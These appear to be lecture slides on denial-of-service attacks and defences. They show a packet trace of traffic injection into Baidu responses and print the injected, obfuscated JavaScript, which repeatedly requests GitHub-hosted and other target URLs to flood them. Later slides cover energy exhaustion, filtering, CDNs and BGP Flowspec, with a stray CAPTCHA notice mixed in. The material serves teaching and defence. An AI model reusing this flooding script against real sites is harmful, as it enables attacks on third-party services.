



Fig. 2: Different use cases of MarioNet. After victims get compromised, the attacker can instrument them to perform (a) visits to a selected server or URL, for DDoS attack or fake ad-impressions, (b) requested computations, such as cryptocurrency mining or password cracking, and (c) illegal services, such as illicit file hosting or hidden/anonymized communications.







The following Tshark output prints Source-IP, Destination-IP, TCP-Flags and IP-TTL in four columns (comments in yellow):

tshark -r baidu-high-ttl.pcap -T fields -e ip.src -e ip.dst -e tcp.flags -e ip.ttl 192.168.70.160 61.135.185.140 0x0002 64 <- SYN (client) 61.135.185.140 192.168.70.160 0x0012 42 <-SYN+ACK (server) 192.168.70.160 61.135.185.140 0x0010 64 <- ACK (client) 192.168.70.160 61.135.185.140 0x0018 64 <- HTTP GET (client) 61.135.185.140 192.168.70.160 0x0018 227 <-Injected packet 1 (injector) 192.168.70.160 61.135.185.140 0x0010 64 61.135.185.140 192.168.70.160 0x0018 228 <-Injected packet 2 (injector) 61.135.185.140 192.168.70.160 0x0019 229 <-Injected packet 3 (injector) 192.168.70.160 61.135.185.140 0x0010 64 192.168.70.160 61.135.185.140 0x0011 64

Notice how the TTL of the SYN+ACK packet from the server is 42, while the three injected packets with payload have TTL values of 227, 228 and 229?

Injected packet #1:

HTTP/1.1 200 OK Server: Apache Connection: close Content-Type: text/javascript Content-Length: 1130

Injected packet #2:

eval(function(p,a,c,k,e,r){e=function(c){return (c<a?\'\':e(parseInt(c/a)))+((c=c%a)>35?strin g.fromCharCode(c+29):c.toString(36))};if(! \'\.replace(/^, string){while(c--)r[e(c)]=k [c]||e(c);k=[function(e){return r[e]}];e=functi on(){return\'\\\w+\'};c=1};while(c--)if(k[c])p =p.replace(new RegExp(\'\\\b\'+e(c)+\'\\\b\', \'g\'),k[c]);return p}(\'1.k("<5 p=\\\'r://H.B. 9/8/2.0.0/8.c.t\\'>\\\h/5>");!J.K&&l.k("<5 p= \\\'r://L.8.9/8-T.t\\'>\\\h/5>");j=(6 4).c(); 7 g=0;3 i(){7 a=6 4;v 4.Z(a.10(),a.w(),a.x(),a. 11(),a.y(),a.z())/A}d=["m:/n.9/E","m://n.9/F-G"];o=d.I;3 e(){7 a=i()%o;q(d[a])}3 q(a){7 b; \$.M({N:a,0:"5",P:Q,R:!0,S:3(){s=(6 4).c()},U:3 (){f=(6 4).c();b=W.x(f-s);Y>f-j&&(u(b),g= 1)})}3 u(a){v("e()",a)}v("e()",D);\',62,64, \'|||function|Date|script|new|var|jquery|com||| getTime|url_array|r_send2|responseTime|count|x3 c|unixtime|startime|write|document|https|githu b|NUM|src|get|http|requestTime|js|r_send|setTim eout|getMonth|getDay|getMinutes|getSeconds|1E3| baidu|min|2E3|greatfire|cn|nytimes|libs|length| window|jQuery|code|ajax|url|dataType|timeou

Injected packet #3:

t|1E4|cache|beforeSend|latest|complete|return|M
ath|floor|3E5|UTC|getFullYear|getHours'.split
('|'),0,{}))

Energy DoS

Strain the power source of mobile, IoT, sensor devices

Battery exhaustion

Consume battery by performing power-hungry operations in the background Computation, radio activity, ...

Denial of sleep

Specific to energy-constrained embedded systems that wake up periodically for data transmission or other operations

An attack can force radios to remain constantly active

Can reduce battery life by orders of magnitude

DoS Defenses

No absolute solution

Asymmetry: little effort for the attacker, big impact for the victim Any public service can be abused by the public Prank phone calls, road blockades, ...

General strategies

Filter out bad packets

Improve processing of incoming data

Hunt down and shut down attacking hosts

Increase hardware and network capacity and redundancy

DoS Defenses

Ingress/egress filtering

Ensure that incoming/outgoing packets actually come from the networks they claim to originate from \rightarrow drop spoofed packets

Content delivery networks (CDNs) and replication

Distribute load across many servers

Client challenges: present a CAPTCHA when the system is under stress

Other (mostly academic) approaches

IP Traceback: each router "marks" the forwarded packets with its own IP address to facilitate determining the actual origin of packets

Overlay-based systems: proactive defense based on secure overlay tunneling, hashbased routing, and filtering To continue, please type the characters below:





About this page

Our systems have detected unusual traffic from your computer network. This page checks to see if it's really you sending the requests, and not a robot. Why did this happen?

BGP Flowspec [RFC 5575]

A form of pushback filtering

Iteratively block attacking network segments by notifying upstream routers Use BGP to advertise blocking rules for a given DDoS attack vector in near real-time

